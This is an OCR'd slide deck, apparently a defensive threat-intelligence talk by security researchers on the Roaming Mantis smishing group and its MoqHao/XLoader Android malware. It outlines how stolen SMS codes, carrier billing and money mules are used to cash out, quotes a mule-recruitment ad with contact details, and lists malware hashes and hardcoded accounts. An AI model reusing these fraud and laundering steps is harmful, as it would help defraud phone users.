
$ whois

Attribution

The goal of the attacker


Of course…
Get the money!


Creating account from stolen information




Stealing authentication code


EC Sites/Payment Service SMS







Carrier Billing



Abusing stolen information

▲包裹寄達請查收！她點開「狂遭盜刷」（圖／翻攝自爆料公社臉書）

Source: https://www.setn.com/News.aspx?NewsID=577291

Money earning and money laundering technique

By money launderer (Money mule phase)

EC sites payment service

Carrier Billing

Shopping with Stolen credit card

Stolen credit card

Buy iTunes card with payment service

ペイペイ不正利用、二セ佐川急便メールで感染が引き金

2019/6/6 6:30 | 日本経済新聞 電子版

保存 共有 その他

詐欺グループが佐川急便を装ったメールを送りつけてウイルス感染させたスマートフォンから携帯電話番号などの個人情報を盗み出し、スマホ決済サービス「ペイペイ」のアカウントを勝手に作って不正利用していたことが6日、愛知県警などへの取材で分かった。ペイペイが求める本人認証を巧妙にすり抜けており、同様の仕組みを採用する企業は不正対策の強化が求められそうだ。

Nikkei 2019/6/6

佐川急便を名乗る詐欺アプリをインストールし…

シェア ツイート B! はてブ 知恵コレ


dss********さん 2018/8/3 00:16:32

佐川急便を名乗る詐欺アプリをインストールしてしまい、勝手にiTunesをspモード決済にて購入されてしまいました。DOCOMOのAndroidを使用しているのですが、対処はどのようにしたらいいでしょうか？

また、相談先など教えてもらえると嬉しいです。

Yahoo!知恵袋 2018/8/3

How to recruit a money Launderer


iphoneお持ちの方お仕事あります。

ゲームアイテム代行購入するだけで報酬をゲット！
費用は一切かかりません。
LINE：nakai1110
メール：toaha197001@yahoo.co.jp
[中井◆MzIjMmE0]

#1 2018/06/03 15:45 最新レス

だったら自分で買ったら儲かるなら身内使えば
代理の購入は気を付けてとCMでやってるだろ

[ただの通りすがり]

“If you have an iPhone, there is a job. Get rewards just by purchasing a game item!
No cost at all.”

$ shutdown –h now

Conclusions

Conclusions

THE ROAMING MANTIS

- Targets Taiwan via SMShing
- Is rapidly improving
- Has strong financial motivation

Example of IoCs

Malicious smartcat.apk Type A (MoqHao/XLoader) and its modules

c2dea0e63bd58062824fd960c6ff5d10	APK file
720c9528f2bb436fa3ca2196af718332	APK file
11ab174bf1dbac0418a14853bae5f1ae	¥classes.dex
95aa090211fd06bbd2d2c310d0742371	¥classes.dex
2275e5b5186fdfddd64cbb653cc7c5e2	¥assets¥?¥????? (Encrypted payload)
14eb70a63a16612ec929b552fced6190	¥assets¥?¥????? (Encrypted payload)
710b672224653ad7e31bd081031928b4	Decrypted payload(.dex)
7d41ef4c8e39d4dd8ca937d23521254a	Decrypted payload(.dex)

Suspicious hardcoded accounts

id538254835	m.vk.com
id538255725	m.vk.com
id538256404	m.vk.com
09261074305103529133	blogger.com
17996104865618190962	blogger.com
00569308955552776429	blogger.com

References


SECURELIST

THREATS CATEGORIES TAGS STATISTICS ENCYCLOPEDIA DESCRIPTIONS

MOBILE THREATS

Roaming Mantis, part IV

Mobile config for Apple phishing, and re-spreading an updated malicious APK (MoqHao/XLoader)

By GReAT on April 3, 2019. 4:30 pm

One year has passed since we published the first blogpost about the Roaming Mantis campaign on securelist.com, and this February we detected new activities by the group. This blogpost is follow up on our earlier reporting about the group with updates on their tools and tactics.

Mobile config for Apple phishing

1. https://blog.trendmicro.com/trendlabs-security-intelligence/a-look-into-the-connection-between-xloader-and-fakespy-and-their-possible-ties-with-the-yanbian-gang/
2. https://securelist.com/roaming-mantis-uses-dns-hijacking-to-infect-android-smartphones/85178/
3. https://securelist.com/roaming-mantis-dabbles-in-mining-and-phishing-multilingually/85607/
4. https://securelist.com/roaming-mantis-part-3/88071/
5. https://securelist.com/roaming-mantis-part-iv/90332/
6. https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/moqhao-related-android-spyware-targeting-japan-and-korea-found-on-google-play/

Let’s Talk?

Suguru Ishimaru
GReAT APAC
Kaspersky Lab

Manabu Niseki
NTT-CERT
NTT SC Labs

Hiroaki Ogawa
Professional Service
McAfee